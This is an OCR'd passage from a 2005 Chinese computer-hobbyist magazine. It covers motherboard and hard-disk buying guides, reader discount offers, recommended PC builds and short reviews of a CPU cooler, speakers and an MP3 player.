英特尔平台的CPU接口是更新换代时期最早发生变化的环节，为了降低信号串扰并有效地控制生产成本，英特尔平台的CPU接口从原来的Socket478过渡到了现在的LGA775。按照英特尔公司的芯片组规范来看，只有i915/925系列以上的芯片组才能够支持LGA775系列处理器。如此一来，成本更为低廉的i865/875系列芯片组便面临着被淘汰的境地。于是各大主板厂商纷纷推出了带有LGA775接口的主板产品，很多865PE或875P主板在经历了改头换面之后又可以迎娶"新P4"回家，甚至连848P和865GV主板也纷纷凑上了热闹。以目前的显卡市场行情来分析，中高端的PCI Express显卡仍旧不具备较高的性价比。还有很大一部分主流消费者还"留恋"老而弥坚的AGP 8X显卡，何况LGA775接口的"新P4"要比Soeket478接口的"老P4"还便宜。所以这类主板还是许多中低端消费者一个不错的选择。

技嘉GA-8IP775-G　(参考报价:650元)



该款主板采用了i865PE+ICH5芯片组，同样采用了LGA775接口的CPU插座，所以该款主板能够支持新一代的LGA775系列处理器。该款主板支持AGP 8X显卡，提供了S-ATA硬盘接口，板载了八声道声卡和千兆网卡。该款主板采用了三相电源电路和大量的高品质电容，保证了处理器超频时的稳定供电。

华硕P5P800　(参考报价:880元)



该款主板采用了i865PE+ICH5芯片组，支持新一代的LGA775系列处理器。该款主板支持AGP 8X显卡，并提供了S-ATA硬盘接口，板载了六声道音频解码芯片和千兆网卡。该款主板使用了华硕第二代AI技术，其中包括了多项华硕独有的人工智能技术，大大方便了电脑用户的日常使用。为了防止处理器供电部分的发热量过大，该款主板还加装了一块散热片来辅助MOSFET芯片散热 。

2.整合主板有怪招


除了英特尔公司之外，几乎所有的芯片组厂商都将整合型主板赋予了显卡升级能力。只有英特尔一家公司例外，还将整合型主板划分出来一部分不具备显卡升级能力的"GV"或"GL"面向于低端市场。可能是各大主板厂商为了满足用户的需要，纷纷使出"怪招"来满足电脑用户对显卡升级的需求。只不过此类主板的显卡接口只能达到"兼容"AGP 8X或PCI Express显卡的效果，因为这些接口都是通过主板南桥来实现的，所以其显卡的性能还是受到了或多或少的影响。而部分ATi显卡由于显示芯片在最初设计时就没有加入对PCI总线的支持(如Radeon 9600系列)，因此这类主板上的显卡接口的兼容性还不是很好，大家在购买之前一定要登录主板厂商的官方网站查一下。

倍嘉XP-P5IM800GV　(参考价格:499元)



该款主板采用了i865GV+ICH5芯片组，支持新一代的LGA775系列处理器。该款主板集成了英特尔 Extreme Graphics 2显示芯片，同时还提供了一条AGU 8X显卡插槽，其技术的原理基本与华擎AGI 8X接口相同。该款主板还提供了S-ATA硬盘接口，板载了六声道声卡以及10/100Mbps网卡。供电部分采用了三相回路式供电设计，充分保证了系统供电稳定性。

华擎P4Dual-915GL　(参考价格:495元)




该款主板采用了i915GL+ICH6芯片组，由于采用了Socket478接口的CPU插座，所以能够支持Socket478系列处理器。该款主板集成了GMA900显示芯片，同时还具备了华擎特有的AGI Express显卡插槽。从技术层面来看，是利用南桥提供的一个PCI Express X4接口，其效能基本可以与PCI Express X16接口相 美。只有在高分辨率下，才会出现明显的性能差异。该款主板

同时还具备AGI 8X插槽，可以实现两个独立显卡及板载显示芯片的同时工作，最多支持五台显示器的环绕显示。

3.新型主板更精彩

为主板添加额外的显卡插槽已经不再是整合型主板独有的卖点，如今连最新的915P(L)和nForce4这些非整合型主板也加入了类似的卖点。915P(L)主板所提供的AGP 8X兼容接口仍然依赖南桥，实际上还是依靠南桥的PCI总线来实现。只不过各个主板厂商的叫法有些不同，华擎的AGI、倍嘉的AGU、微星的AGR等技术在基本原理上几乎完全相同。近期国外还传出了将nForce4 Ultra破解，使之支持SLi的方法，相应的主板产品随即出现在了国内市场。

精英915P-A(参考价格:950元)




该款主板采用了i915P+ICH6芯片组，支持新一代的LGA775系列处理器。这款主板具备双显卡插槽，不仅提供了最新的PCI-E显卡插槽，而且还集成了一个AGP Express插槽，让主板可以兼容AGP 8X显卡。该款主板提供了S-ATA硬盘接口，板载了八声道声卡以及千兆网卡。该款主板无论是向下兼容，还是向上的扩展能力都十分强，这种设计在规格过渡时期无疑是非常实用的。

微星915PL Neo-V(参考价格:699元)



该款主板采用了i915PL+ICH6芯片组，支持新一代的LGA775系列处理器。该款主板不仅支持PCI Express X16显卡，而且还通过南桥的PCI接口提供了AGR 8X接口，可以兼容AGP 8X显卡。支持S-ATA硬盘接口，并板载了六声道声卡和千兆网卡。该款主板在性能上与i915P相差无几，只是少了对DDR Ⅱ内存规格的支持，但价格也比较便宜。作为入门级主板，绝对是一个不错的选择。

昂达NF4U(参考价格:1399元)




该款主板采用了nForce4 Ultra芯片组，支持新一代的Socket939系列处理器。该款主板带有两个PCI Express X16显卡插槽，可以组建PCI Express X16/X4模式的

SLi 双显卡架构。该款主板还提供了 S-ATA 硬盘接口和 IEEE1394 接口，板载了八声道声卡以及千兆网卡。这款主板目前售价为 1399 元，比那些标准的 SLi 主板要便宜一些，还是物超所值的。

4.升级困扰不再有

曾几何时，电脑用户始终被英特尔和 AMD 两大处理器厂商牵着鼻子走。不管是英特尔还是 AMD，CPU 针脚的变换快得让市场都有点消化不良，于是大家便看到了多种针脚接口同处一堂的场面。这对电脑用户来说并不是什么好事，因为他们的升级空间变得越来越小，一旦升级便需要更换主板、CPU 甚至内存，成本太高了。而此时此刻，主板厂商针对这个问题，推出了"多面手"型的主板，虽然还是凤毛 角，但也为低端用户拓宽了升级的空间，是一种非常人性化的主板产品。

华擎 K8 Combo-Z(参考价格:580 元)



该款主板采用了 ALi M1689 芯片组，支持新一代的 Socket754 和 Socket939 系列处理器，可支持两种处理器，内建 Socket754 接口和 Socket939 接口的 CPU 插座各一个。由于采用了两组内存模块的设计，所以在使用不支持双通道技术的Socket754处理器时配备了两根最高支持 DDR400 的内存插槽，而在使用支持双通道技术的Socket939处理器接口时则配备了三根支持双通道的内存插槽扩展槽。该款主板支持 AGP8X 显卡插槽，提供了 S-ATA 硬盘接口，板载了八声道声卡以及百兆网卡。由于该款主板还具有华擎通用的CPU过热保护技术，处理器频率无段调节、倍频调节，B.F.G.启动失败恢复等技术，因此给用户的使用带来了最大的便捷。

精英 PF88 Extreme(参考价格:不详)



该款主板采用了SiS 656+SiS965 芯片组，支持新一代的LGA775系列处理器。主板带有一个扩展卡，插上此卡后该款主板将变成一款采用了 SiS SiS756+SiS965 芯片组，并支持 Socket939 系列处理器的主板。由于两个平台都采用了 SiS965 南桥芯片，因此都支持 PCI Express X16 显卡，提供了 S-ATA 硬盘接口和 IEEE1394 接口，板载了八声道声卡以及千兆网卡。由于该款主板即将上市，所以目前零售价格还不能确定。 CF [CP01]

装机、升级，硬盘买什么？

★★

■王军

又到了一个全面装机和升级的热潮，一时间，暑期的DIY市场可谓是热闹非凡。装机、升级，究竟我们选择什么样的硬盘呢？当前，主流硬盘已经全面进化到了一个高转速、大容量、多接口的时代。其容量已经突破400GB，主轴电机转速已经在7200RPM全面铺开，且转速高达10000RPM以上的硬盘已经不再是遥不可及的产品。在接口方面，传统的P-ATA硬盘雄风依旧，而S-ATA和S-ATA Ⅱ更有全面取代P-ATA之势，并且有全面取代传统高端SCSI硬盘之势。一时间，硬盘市场上可谓是风起云涌，群雄逐鹿。

什么才是家用主流硬盘？

1.硬盘传输接口的选择和应用定位

定位于家用的台式机硬盘，其主要是为了满足家用存储数据的需要。目前限于家用电脑主板芯片组和相应接口的支持，家用台式机硬盘主要以传统的P-ATA和较新一代的S-ATA硬盘为主，而传统高端的SCSI硬盘和硬盘新秀S-ATAⅡ硬盘，由于成本过高，且完全超出了家用硬盘的需要，因此在目前都还不是我们所需要的。对于高端的SCSI硬盘、S-ATA Ⅱ硬盘和转速高达10000RPM的高速硬盘来说，其重点应用领域应当是图形工作站、网络服务器、文件服务器等对数据传输速度有相当要求的应用层面，因而对于家用机来说，如果使用这类昂贵的硬盘体系，那完全就是〝高炮打蚊子〞，得不偿失的事儿。

另外，如果你要新装一台台式机，那么笔者建议您选择S-ATA硬盘，因为目前绝大多数的主流电脑主板在其S-ATA接口上，均提供了RAID 0、RAID 1和RAID 0+1甚至是RAID 5的支持，如果我们今后对数据的安全性和读、写速度有更高的要求，完全可以在S-ATA构建上组成RAID来突破硬盘的数据传输瓶颈并提高数据安全性。

对于升级硬盘的用户来说，如果你的老主板不支持S-ATA接口，完全可以继续升级P-ATA硬盘，因为两者从实际的数据传输速度上来看，并没有多大的差别，因为当前真正的传输瓶颈来自于硬盘的内部数据传输率，也就是磁片的单碟容量和电机转速。当然，如果你有RAID方面的需要，市面上也有200元左右的P-ATA的磁盘阵列卡供你选用 。

2.硬盘容量的选择与应用定位

对于硬盘的容量指标来说，无疑应当根据自己的存储量来进行定位，太大的容量用不上也是浪费，目前主流家用台式机硬盘的容量在40GB-400GB这个范围之内。40GB硬盘已经是目前台式机硬盘中的最小容量，其售价在400元左右，而400GB硬盘，售价从2900～3500元不等。论及容量上的性价比，笔者认为当前在容量上占据最佳性价比的硬盘，当属160GB和200GB容量的硬盘，其次是120GB硬盘，这两种容量的硬盘已经是当前主流装机和升级的主流。那如何计算硬盘的性价比？首先就要撇开差距日益渐小的〝性能〞，选择信誉度更好的品牌，如希捷、西部数据、迈拓。然后用以下公式算一算就知道了。

计算硬盘性价比的运算公式为：**磁盘每MB字节的价格=价格÷(N GB×1000)**。以希捷160GB酷鱼Ⅴ(620元)和希捷 120GB酷鱼Ⅴ(570元)为例，首先160GB硬盘，每MB字节的价格是620元÷(160GB×1000)=0.003875元，而120GB硬盘则是570元÷(120GB×1000)=0.00475元。通过运算式的计算，我们可以看出160GB硬盘每MB字节的单价要比120GB硬盘的每MB字节单价更低，这也就说明160GB硬盘的性价比要比120GB硬盘更高。不过，对于容量的选购，笔者还是建议大家根据按需要去选择，如果你仅仅只是拿来做文字处理工作、装几个游戏和下载一些MP3音乐，那么80GB的硬盘完全就是足够的了。

编者注：为什么公式里面的容量是“N GB×1000”而不是“N GB×1024”呢？这个还是硬盘厂商对硬盘容量单位GB的定义问题。目前几乎所有的硬盘厂商都以1000MB来定义1GB而不是1024MB，所以我们这里要用1000来计算。

3.硬盘品牌和售后质保上的定位

当前，硬盘品牌除了老牌的迈拓(DiamondMax Plus 9(金钻9代)和DiamondMax 10(金钻10代)系列)、希捷(酷鱼Ⅴ、酷鱼7200.7(2MB)和7200.7 PLUS(8MB)系列)、西部数据(鱼子酱JB(8MB)、JD(8MB)、BB(2MB)系列和Raptor猛禽(10000RPM)系列)，也有后起之秀三星硬盘和换装之后的日立硬盘(Deskstar7K250和180GXP系列)。

由于当前硬盘的生产技术已经非常成熟，因此无论是老牌的希捷、迈拓，还是新秀三星和日立，其工作稳定性、发热量和噪声已经控制得比较好，且其性能虽略有差距，但是这对于处于普通应用层面的普通家庭台式机来说，可以忽略不计，毕竟硬盘对于家庭用户来说，就是一块外部存储器。因此，笔者认为，硬盘的质保期限才是值得考虑的。毕竟拥有三年质保的盒装硬盘，其质保日期要比一年质保的硬盘长得多，并且在通常的情况下，硬盘在一年之内是很难出问题的。对此，笔者建议大家尽可能选用三年质保的硬盘，尽管其价格要略贵一些，然而毕竟这样拥有了三年的保证期限。对于水货硬盘来说，虽然也提供了一年的质保，然而以笔者曾经选用水货硬盘的遭遇来说(用

了一年半就坏了，更重要的是里面的宝贵数据全飞了)是得不偿失的。

高性价比硬盘推荐

这里，笔者将分以80GB、120GB、160GB和200GB四个价位，分别介绍4款性价比最高的硬盘(S-ATA硬盘)，供大家在购买硬盘时参考。另外，对于升级用的P-ATA硬盘，可选择本文推荐硬盘的P-ATA版本。且鉴于8MB缓存的硬盘与2MB缓存的硬盘(SATA接口的硬盘缓存全部都是8MB)，在当前来说，其实价格差距甚微，因此笔者在这里推荐采用8MB缓存的硬盘产品。

1.西部数据 WD800JD

参考价格 485 元

西部数据 WD800JD的容量为80GB，转速7200RPM，采用S-ATA 1.0接口，单碟容量80GB，缓存8MB，内部传输速率748Mbit/s，平均寻道时间8.9ms。采用"蓝德"盒装形式，提供三年质保，并负责三年保修。这款硬盘工作非常稳定，发热量较小，工作安静，几乎听不到噪声。



升级推荐指数:	★★★★
装机推荐指数:	★★★★★
每MB字节单价: 0.0060元	
性价比指数:	★★★☆

2.希捷 酷鱼7200.7/ST3120026AS

参考价格 740 元(三年保)，参考价 660 元(一年保)

希捷的这款酷鱼7200.7/ST3120026AS属于希捷7200.7系列中的主流硬盘，其采用S-ATA1.0接口，单碟容量80G，内部最大传输速率683 Mbit/s，平均寻道时间8.5ms，转速7200RPM，缓存8MB。工作噪音34分贝，闲置噪音25分贝。希捷硬盘的发热量和噪声均比较一般，但考虑到其性价比非常高，而且还提供三年质保，因此这里推荐它作为120GB的代表。



升级推荐指数:	★★★★★
装机推荐指数:	★★★☆
每MB字节单价: 0.0061元	
性价比指数:	★★★

3.日立 Deskstar 7K250/HDS722516VLSA80

参考价格 839 元(讯宜三年质保)

日立这款容量160GB硬盘的型号为HDS722516VLSA80，属于7K250系列，转速为7200rpm，缓存为8MB，平均寻道时间为8.5ms，采用S-ATA1.0接口，内部传输速率757Mb/s。工作噪音小于31分贝，闲置噪音28分贝。日立硬盘在性能上从来都不甘居人后的，其发热量和工作噪声均控制得非常好，IBM先进、成熟的硬盘技术在日立硬盘上继续发光发热。但对于老主板无法支持137GB以上硬盘的情况，这款硬盘并不适合用来升级，除非可以升级BIOS解决这个问题。



升级推荐指数:	★★★
装机推荐指数:	★★★★★
每MB字节单价: 0.0052元	
性价比指数:	★★★★

4.迈拓 DiamondMax 10/6B200M0

参考价格 980 元(蓝德三年质保)

迈拓这款金钻十代(200GB)的硬盘，单碟容量100GB，转速7200RPM。支持NCQ技术(在915级别的主板上可以发挥出NCQ技术的威力)，其采用S-ATA1.0接口，硬盘缓存8MB，平均寻道时间<9.0 ms，闲置噪音27分贝。金钻十代是迈拓的新一代的旗舰级产品，其噪声与发热量相对于金钻九代有明显的进步，同样，这也是在200GB这个价位上的一款性价比非常高的产品，强烈推荐在家用高端平台装机时采用。



升级推荐指数:	★★
装机推荐指数:	★★★★★
每MB字节单价: 0.0049元	
性价比指数:	★★★★★


对于准备升级硬盘的用户们来说，由于当前硬盘无论是技术、性能、稳定性，还是价格都已经处在了一个比较成熟的阶段，对于20GB、30GB的小硬盘用户来说，这样的容量，在当前的应用层面上，确实有些力不从心了，为此我们完全有理由选择更成熟、容量更大的产品。而对于新装机的用户来说，由于不存在硬盘容量和技术上的一些限制，因此完全可以选择容量大一点，技术起点高一些的硬盘，这样可以获得更好的性能和更大的存储空间，由于200G左右的大容量硬盘，其容量性价比异常的高，因此我们可以将眼光停留在它们身上。 CF [CP02]



CFan村里大搜查

(阳光提醒你：本期优惠有效期为8月15日至9月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！)


广州:创洋耳塞再次回报CFan读者



前段时间我们刊登了由香港创洋推出的一款龙卷风系列耳塞，CFan读者反应热烈。这次我们决定拿最新一款耳塞再次回报CFan读者。耳塞型号为CYCLONE-NO.2，专门针对MP3市场量身打造，只要在现场购买时出示16期《电脑爱好者》杂志，就可以CFan读者价购买。(广州搜查队员"小熊在线广东站"报道)。

优惠产品:
CYCLONE-NO.2耳塞
原价:28元， CFan读者价:15元
商家地址:广州市天河路560号太平洋商业中心一期3007-9
商家电话:13711187546

广州:朝华MP3优惠49元



最近，朝华又推出了去年LN10的升级版本——LN18，LN18在外形上和LN10并无差异，在价格方面同样是定位为299元。只要在现场购买时出示16期《电脑爱好者》杂志，就可以CFan读者价购买。(广州搜查队员"小熊在线广东站"报道)。

优惠产品:
LN18MP3
原价:299元， CFan读者价:250元
商家地址:广州市天河路560号太平洋商业中心一期3007-9
商家电话:13711187546

济南:买音箱出示杂志，优惠88元



笔者最近逛市场得知著名音箱厂商轻骑兵推出了一款全新面向大众的桌面多媒体音箱C3900，外形精致典雅、简约大方，低音炮采用了正统倒相结构，电路方面则是4558加TDA2030结构，其功率并不是很大，适于播放轻音乐等节奏舒缓的乐曲。经过笔者和商家协商，凡是CFan读者在购买前出示16期《电脑爱好者》杂志，就可以优惠88元！(济南搜查队员李嘉报道)

优惠产品:
轻骑兵C3900音箱
原价:258元， CFan读者价:170元
商家地址:济南市山大路143号1楼B2-34
商家电话:0531-86768875 13705310786


济南:SONY VRD－VC20影音DVD刻录机




最近笔者发现了一款SONY新推出的VRD－VC20影音DVD刻录机，它直接与DV相连就能进行刻录而不需要电脑设备辅助。其外观和普通外置刻录机相仿，但是功能上要强大不少。经过笔者和商家协商，凡是CFan读者在购买前出示16期《电脑爱好者》杂志，可以优惠319元之多呢！(济南搜查队员李嘉报道)

优惠产品:
SONY VC20影音刻录DVD
原价:2999元，CFan读者价:2680元
商家地址:济南市山大路143号2楼A-04
商家电话:0531-82393980 82393529

武汉:富士康主板让利给CFan读者！



富士康专门为我们CFan读者提供了针对AMD平台和Intel平台优惠的两块主流主板。富士康NF3250K8AA-RS主板采用nVIDIA nForce3 250芯片组，支持AMD 754针的处理器，提供1个AGP插槽和3个DIMM插槽，最大可支持3GB内存，板载声卡和网卡；富士康915PL7AE-S主板采用Intel 915PL+ICH6芯片组，支持Intel LGA755 P4处理器，提供1个PCI-E X16插槽、1个F.G.E插槽、2个DIMM插槽，最大可以支持2GB内存，板载声卡和网卡，并且其独特的"F.G.E"AGP插槽为用户在AGP->PCI-E过渡时期的投资提供了最佳保障。这两款主板的具体参数请大家在网上查阅！



优惠产品:
富士康NF3250K8AA-RS
原价:699元， CFan读者价:609元
富士康915PL7AE-S
原价:799元， CFan读者价:709元
商家地址:武汉市洪山区珞瑜路电脑大世界148室
商家电话:027-87851416

CF [CP03]



2005暑期“装机配置”媒体联合评选活动

获选配置之一 英特尔平台

配件	品牌及型号	价格(元)
处理器	Intel Celeron D 331	560
主 板	华硕 P5GPL	899
显 卡	昂达闪电PCX6600	799
内 存	Kingmax胜创 256MB DDR400 × 2	390
硬 盘	希捷 7200.7 SATA 200GB	840
显示器	优派 G90f+ 19寸CRT	1640
声 卡	创新 Sound Blaster Audigy 2 Value	590
光 驱	先锋 DVR-109CH DVD刻录机	499
键 盘	微软光学极动套装	180
鼠 标	套装包含	N/A
机 箱	世纪之星风云二号	280
电 源	机箱包含	N/A
音 箱	创新 Inspire 5.1 5100	630
合计		7307



专为HDTV爱好者量身定制

在网络上，HDTV视频节目的下载日趋流行，但是，想要自己的PC系统流畅地欣赏HDTV节目也是相当有学问的。我们这里专门为HDTV爱好者提供一套量身定做的装机配置。

想要流畅完美地欣赏HDTV视频节目，对于整机的处理器、显卡以及硬盘都有较高要求。由于众多视频播放软件对Intel处理器都优化得比较好，所以在这里就选择了目前性价比较高的赛扬D处理器。虽然本身工作频率不高，但是依靠播放软件对SSE3指令的齐全支持，实际性能却相当不错，用来播放HDTV完全胜任，并且它还有不俗的超频能力。

主板则从稳定实用的角度出发去搭配，选择了华硕P5GPL主板。它采用目前最成熟的915PL芯片组，既提供了PCI Express总线的支持，又可以搭配廉价成熟的DDR400内存。同时，有华硕坚若磐石的品质保障，赛扬D 331优异的超频性能得到了充分的体验。

由于主要是用来观看HDTV节目，所以一定要选择一款可以支持HDTV硬件回放的显卡。nVIDIA的GeForce 6系列产品全部集成了用于HDTV视频播放的视频处理器引擎，所以我们选择了目前最炙手可热的中端PCI Express显卡——GeForce 6600标准版。

为了取得最好的HDTV观看效果，我们选择了优派 G90f+ 19寸CRT。为了获得更好的音效，在这里还是配置了独立的创新 Sound Blaster Audigy 2 Value声卡，并用创新 Inspire 5.1 5100音箱与之搭配。

一部HDTV的电影文件通常要占据15GB～18GB的硬盘空间，虽然已经选了目前最大的200GB硬盘，但是仍然放不了几部电影，所以一台支持双层刻录的先锋DVD刻录机就显得十分重要了。有了它就可以及时地将下载的HDTV文件从硬盘中腾出来，使您不再为硬盘空间不足而头疼。

获选配置之一 AMD平台

市场中最具性价比的64位系统

随着微软发布64位Windows XP，硬件系统也迈开了向64位全面过渡的脚步，本次联合装机推荐的精挑细选之下，一款市场中最具性价比的64位电脑系统以5XXX的诱惑价格呈现在广大资金有限的DIY面前。


我们这套配置采用AMD最新64位Sempron处理器，实际工作频率1.8GHz，这是一颗完整的64位处理器。同时，它还继承了原有的"Cool and Quiet"降温和Nx-bit防病毒技术。

与之配套的主板我们选择了经典的华硕K8V-X主板，它采用了K8T800+VT8237南北桥芯片组合，主板的扩展能力非常不错。优秀的人性化设计一直都是华硕主板的优势，BOIS菜单设置简洁清晰一目了然。搭配华硕独有的Instant Music功能，让我们不必启动Windows就可欣赏CD音乐。这款主板还同样拥有华硕在全系列产品上都采用的AI技术。

由于Socket 754 Sempron仅内建的单通道内存控制器，所以内存选择一条金士顿的512MB DDR400。

七彩虹这款镭风X700CT采用的是2.0ns GDDR3显存，有不错的超频性能。不过最具吸引力的还是这款显卡的售价仅为799元，还有一点就是在购买这款显卡时还有一个DIY专用工具箱赠送。

三星795MB Plus高达185MHz的显示带宽，使得分辨率最高可以达到1600 × 1200 65Hz，在千元左右的CRT中性能绝对领先。这款显示器带有负离子杀菌功能，这样在夏季门窗都关闭并且开空调的情况下能够最大限度地保证室内空气的质量，减小空调病出现的几率。



配件	品牌及型号	价格(元)
处理器	AMD Sempron 2800+ 64位	820
主 板	华硕 K8V-X	670
显 卡	七彩虹镭风X700 CT	799
内 存	金士顿 512MB DDR400	410
硬 盘	希捷 7200.7 SATA 160GB	680
显示器	三星 795MB Plus 17寸CRT	1130
光 驱	台电 女神52X 康宝	299
键 盘	微软光学极动套装	180
鼠 标	套装包含	N/A
机 箱	世纪之星风云二号	280
电 源	机箱包含	N/A
音 箱	三诺 H-251	280
合计		5573

CF [CP04]

国货“冰山”的一丝清凉

★★

■江苏　郭振兴

大半个中国酷热的夏天，对于我们这些〞电脑爱好者〞真可谓是人也难耐，机也难熬。而随着AMD和Intel一次又一次的升级换代，我们机箱里那块小小的CPU正以惊人的潜力释放着他的热情。一个个曾经风光一时的散热器倒下了，纯铝，嵌铜，纯铜……一种种辉煌一时的散热方法倒在那个小小的身影前。终于，种种国际品牌的热管和水冷散热器大量出现了，但是我们也发现自己的荷包在他们的面前逐渐萎缩，乃至终于消失不见。而作为一个普通的学生，面对如许的国际产品、国际价格，只能望〞风〞兴叹了。

但令人兴奋的是九州风神不久前发布了一款使用热管散热的同时能支持K8，P4 478和P4LGA775多种平台的iceberg散热器，据说是国货中性能很不错的一款。既然今天到了我的手上，那我们今天就来探探他的底有多深。

这款散热器既然敢称为iceberg(冰山)，就让我们先看看它的外形(见图)。蓝红搭配，不禁让人想起金庸小说里那个神秘的冰火岛，只是不知硕大的9225风扇能不能灭了CPU这块火源。



先来看一下技术参数：

额定电压	12VDC	轴承型式	1 BALL＋1 SLEEVE
操作电压	10.8-13.2VDC	风扇转速	2000±10％R.P.M
启动电压	7VDC	最大风量	48CFM
额定电流	<0.1A	噪音	26.2dB(A)
输入功率	<2.52W	重量	696g

我们可以看到这个CPU散热器有个显著的特点，就是风扇转速非常低，噪声非常小。这样的话要对付新款大热量CPU就必须有它绝门的技术了。

首先，我们可以看到这个CPU散热器的散热片部分，从侧面我们可以看到蓝色的导流片紧紧的包裹着中间铝制的散热　片，无疑这样的设计可以使风扇吹出来的风能完全流过那一层层的散热　片，相比一般风扇的开放式设计要提高不少散热效率。再看反面设计，这款产品采用了两面都可以安装风扇的形式，我们还可以在背面再装一只风扇并让两只风扇的空气流向一致，即一只吹风、一只抽风，保证了我们面对某些过于变态的CPU还可以游刃有余。而且此风扇的安装支架上还预留了90mm和80mm两种尺寸的安装孔，给我们提供了可以自由选择风扇类型的空间。

至于风扇部分不需多说了，有着7片火红扇叶的9225风扇大风量低转速低噪音的美名早有耳闻，九州风神高端产品也大都采用这个风扇，就不必细说了。让我们仔细的关注一下〞热管〞这个强势技术在这个产品上的应用吧。

仔细观察一下，我们可以看到风扇底座上6根长长的导管，实际上是由3根铜制热管弯折形成的，热管底部镶嵌在方形的纯铜底座上，一直延伸到那数十层薄如纸般的铝制　片中去，可以说由于采用了热管技术，这部分的散热效率毋庸置疑，整个CPU散发出的热量由铜制底座迅速传到热管上，热管内液体又迅速汽化并在　片处液化释放出热量，大风量的风扇又把这些热量从　片上带走，整个过程中并无瓶颈的出现，可以预测整合散热效率是不低的。接下来再让我们看一下实测的结果。

温度 / 频率	开机温度	待机15分钟后	满载30分钟后
P4E 2.8G	48℃	52℃	58℃
P4E 3.5G(超频)	51℃	56℃	61℃

可见满足主流及更新一代的CPU散热需求是没有问题的，整个过程中风扇声音也很小，基本可以忽略不计了。

最后，讲一下个人使用心得。从总体来讲，九州风神这款iceberg散热器效率高，噪声低，性价比与国际品牌相比更是相当的高，同时还具有可扩展性，是一个相当不错的产品。但是不能说没有缺点，可能是为了兼顾K8、P4 478和P4LGA775多种平台，风扇的安装需要拆下原来的CPU散热风扇支架，需要使用者具有一定的动手能力。所以我相信对于普通消费者，还是需要高手陪同才能搞定这款散热器。但假如你是一个DIY爱好者，我会说，这将是一个相当好的选择。

CF [CP05]




三诺H-251音箱

■ CFan评测室

H-251是三诺"英雄"系列最新推出的一款产品，外观上，英雄H-251给人以很震撼的效果：全黑的主色调，银白的镶边，"很酷"但不失稳重；另外，可以很明显地看出，两个卫星音箱要比一般音箱显得更大。据说这两个卫星箱采用的是2.7英寸全频带喇叭，目前在国内这是很少见的，能够弥补低尺寸喇叭单元的中频空虚和大尺寸喇叭的高频欠缺问题，营造出更加完美的声音效果；三个旋钮安排在了主音箱的一侧，并深深地隐蔽其中，整体风格上非常清爽。

同其他三诺产品一样，新推出的英雄H-251也采用了气磁场仿真技术，有效解决了传统音响喇叭磁场中磁能不均的问题，提升了磁能的利用率，增强了喇叭的承受功率并且减少了失真；这款产品还采用了三诺独有的系统电声设计技术，使声音更加强劲，更加细致。全防磁的设计，使这款音响即使任意摆放也不会对声音形成干扰，影响音质；另外，这款产品还可以提供包括高音、低音、主音量多种调节模式，满足不同的听音要求；它同时也采用了比一般音箱稍大的5.25寸低音单元，可以提供更加强劲的低音效果。

作为针对游戏推出的产品，英雄H-251的游戏音效果然不同凡响，这一点在CS中充分得到检验：枪声清脆有力；细微的脚步声也清晰在耳，掐好时间做好突袭的准备；手雷的爆炸效果，更让你的耳朵体会到了轰鸣的冲击力。而更让人意想不到的是，相对于此前的英雄系列产品，英雄H-251应用范围更加广泛，除了在游戏音效上表现出众外，也可以应用于音乐欣赏：低音还是一如既往的震撼，中音相对比较规矩，但是高音部分就显得有些力不从心，不过这款音响的中低频之间的衔接还算比较不错。 CF [CP06]



梓鸣蝶恋Z-300 MP3

■ CFan评测室



鸣是近来新兴比较引人注目的一个MP3品牌，"蝶恋"Z-300是它前不久推出的一款主打产品。

鸣蝶恋Z-300 MP3外观上采用了目前流行的高硬度镜面设计，关机时整个机身浑然一体。美观实用，操作方便，成为了符合时下时尚元素。支持多种播放模式：顺序播放、随机播放、单曲循环和全部循环。具有低音音效及EQ音效（可选择Normal、pop、rock、jazz、classic音效）、HOLD锁定、双色（OLED）显示。具备闪存盘功能，支持多种语言同步显示。

